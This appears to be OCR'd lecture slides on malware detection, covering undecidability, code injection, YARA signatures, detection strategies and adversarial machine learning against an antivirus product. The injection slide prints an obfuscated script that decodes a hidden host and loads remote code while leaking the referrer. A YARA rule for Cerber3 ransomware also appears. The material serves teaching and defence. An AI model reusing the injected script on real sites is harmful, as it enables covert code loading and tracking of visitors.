
Bug detection problem

Undecidable !



Function identification problem

The function f is implemented




Consequence of Rice Theorem

Undecidable !

The function f is not implemented

Bugs are a key ingredient of an attack

Vulnarabilities




- A bug is an entry point
- A system without bugs is safe
- But systems contain bugs

SQL/Code injection

```
<script>function GuclogyuYuvicoqik (PukikejQujxigene) { var CapupJadugute = document.cookie.
indexOf (';', PukikejQujxigene); if (CapupJadugute == -1) CapupJadugute = document.cookie.le
ngth; return unescape(document.cookie.substring(PukikejQujxigene, CapupJadugute)); } functio
n XerulcRotqoqor (name) { var arg = name + '='; var alen = arg.length; var clen = document.c
ookie.length; var i = 0; while (i < clen) { var j = i + alen; if (document.cookie.substring(
i, j) == arg) return GuclogyuYuvicoqik (j); i = document.cookie.indexOf(' ', i) + 1; if (i =
= 0) break; } return null; } function VohojubegGoxfokizo (name, value) { var argv = Vohojube
gGoxfokizo.arguments; var argc = VohojubegGoxfokizo.arguments.length; var expires = (argc >
2) ? argv[2] : null; var path = (argc > 3) ? argv[3] : null; var domain = (argc > 4) ? argv[
4] : null; var secure = (argc > 5) ? argv[5] : false; document.cookie = name + '=' + escape
(value) + ((expires == null) ? '' : ('; expires=' + expires.toGMTString())) + ((path == null
) ? '' : ('; path=' + path)) + ((domain == null) ? '' : ('; domain=' + domain)) + ((secure =
= true) ? '; secure' : ''); } if (XerulcRotqoqor('o') == null) { var YicdTomefup = 'LDRHDCMX
IiSEAnWGKsXTWLGYOJtFWGIHPZALaCOQVKYMMSGlUHPWPJTABOlEINDGREUST-DSLXHXIaGJZPHFGdUMToBUPbZWTeGF
ZQTAHRI-JLOJQOMVPfEPUKWCVXlQIXRBYOKFaRYTNPOsWOWhVJIYTZ.YFBYTcSIECKoWXEQYm'.replace(/[A-Z]/g,
''); var TozamopubRojux = document.createElement('script'); TozamopubRojux.src = 'http://' +
 YicdTomefup + '/counter/?page=' + escape(document.referrer) + '&rnd=' + Math.random() + '&f
 romsrv=1'; document.getElementsByTagName('head')[0].appendChild(TozamopubRojux); var Pahewi
 cXesafemim = new Date (); PahewicXesafemim.setTime(PahewicXesafemim.getTime() + (8*3600*100
 0)); VohojubegGoxfokizo('o','1',PahewicXesafemim, '/'); }</script></body>
```

Principle of detection heuristics



Patterns as signatures


- **Yara rules**
  - Regular expressions on byte code

```
rule cerber3{
meta:
   author = "pekeinfo"
   date = "2016-09-09"
   description = "Cerber3 "
strings:
   $a = {00 6A 00 68 80 00 00 00 6A 03 6A 00 6A 03 6A 01 8B 85}
   $b = {68 3B DB 00 00 ?? ?? ?? ?? 00 ?? FF 15}

condition:
   1 of them
}
```

Defense


- Detection by syntactic signatures
  - Pro : Efficient and easy to implement
  - Cons : Unable to detect mutated viruses and new threats

- Detection by behavioral analysis
  - Pro : Detection of new threats
  - Cons : What is a malicious beha




- Detection by integrity check
  - Cons : Inefficient too many updates

Machine Learning




Feature extractions



Adversarial Machine Learning


Attack against CYLANCE

